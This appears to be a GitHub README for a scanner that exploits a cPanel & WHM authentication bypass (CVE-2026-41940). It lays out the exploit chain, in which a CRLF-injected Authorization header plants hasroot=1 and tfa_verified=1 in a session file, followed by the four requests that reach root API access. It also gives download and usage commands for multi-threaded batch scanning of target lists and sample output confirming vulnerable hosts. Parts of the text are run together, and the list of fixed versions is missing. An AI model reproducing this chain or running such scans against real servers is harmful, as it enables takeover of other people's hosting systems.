 isee857/cpanel-whm-cve-2026-41940-authbypass
Scanner for cPanel & WHM authentication bypass (CVE-2026-41940) that detects vulnerable versions via CRLF injection and session manipulation, with multi-threading and proxy support.

CVE-2026-41940 cPanel & WHM Authentication Bypass Scanner
This tool is intended for authorized security testing and educational purposes only. Users must comply with local laws and regulations; scanning unauthorized systems is strictly prohibited. The author is not responsible for any misuse.
| Item | Details |
|---|
| CVE ID | CVE-2026-41940 |
| Vulnerability Name | cPanel & WHM Session File CRLF Injection |
| Severity | 🔴 CRITICAL (CVSS 9.8) |
| Affected Versions | cPanel & WHM < 11.110.0.97 / 11.118.0.63 / 11.126.0.54 / 11.132.0.29 / 11.134.0.20 / 11.136.0.5 |
| Vulnerability Type | Authentication Bypass → Root Privilege Escalation |
| Exploit Difficulty | Low |
cPanel & WHM has a logic flaw when handling session files:
saveSession() function calls filter_sessiondata() only after writing the session fileAuthorization: Basic header containing CRLF injectionhasroot=1, tfa_verified=1✅ Precise Detection - Strictly reproduces the original exploit chain
✅ No Dependencies - Uses only the Python standard library
✅ Multi-threaded - Supports batch scanning
✅ Proxy Support - Compatible with Burp Suite/Owasp ZAP
✅ Smart Parsing - Automatically completes protocol and port
✅ Highlighted Output - Vulnerable results shown in prominent red
[1] POST /login/?login_only=1          → Obtain pre-authentication session
[2] GET / + CRLF injection             → Poison the session file
[3] GET /scripts2/listaccts           → Trigger cache refresh
[4] GET /cpsess/token/json-api/version → Verify root privileges
wget https://github.com/iSee857/cPanel-WHM-CVE-2026-41940-AuthBypass/blob/main/cPanel-WHM-CVE-2026-41940-AuthBypass.py
chmod +x cPanel-WHM-CVE-2026-41940-AuthBypass.py
# Auto-completes https://
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -u 1.2.3.4:2087

# Specify full URL
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -u https://example.com:2087
# Read targets from file
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -f targets.txt -t 20

# targets.txt format:
# 1.2.3.4:2087
# example.com:2087
# https://test.com:2087
# Use HTTP proxy
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -u 1.2.3.4:2087 --proxy http://127.0.0.1:8080

# Batch scan through proxy
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -f targets.txt --proxy http://127.0.0.1:8080 -t 5
| Parameter | Description | Example |
|---|---|---|
-u, --url | Single target | -u 1.2.3.4:2087 |
-f, --file | Target list file | -f targets.txt |
-t, --threads | Number of threads (default 10) | -t 20 |
--timeout | Timeout in seconds (default 10) | --timeout 15 |
--proxy | HTTP/HTTPS proxy | --proxy http://127.0.0.1:8080 |


13:45:01 [SCAN] Testing 1.2.3.4:2087
13:45:02 [INFO] Got session: 9f3a2c1b8d...
13:45:02 [INFO] Got token: /cpsess1234567890
13:45:03 [VULN] CVE-2026-41940 CONFIRMED! 1.2.3.4:2087
13:46:01 [SCAN] Testing 5.6.7.8:2087
13:46:02 [ERR ] Failed to get session 5.6.7.8:2087
The script confirms the vulnerability using the following logic:
whostmgrsession Cookie/cpsess{digit} path/json-api/version returns 200 and includes the "version" field⚠️ Note: Some targets may return 500/503 with a "License" message; this still indicates a successful authentication bypass, just missing a commercial license.
Upgrade immediately to the following secure versions:
Temporary Mitigation Measures:
/var/cpanel/sessions/ directory for unusual changesThis tool is intended solely for authorized security testing and defensive research. Any unauthorized scanning activity is illegal and done at your own risk.
Star ⭐ this project to get more security tool updates!
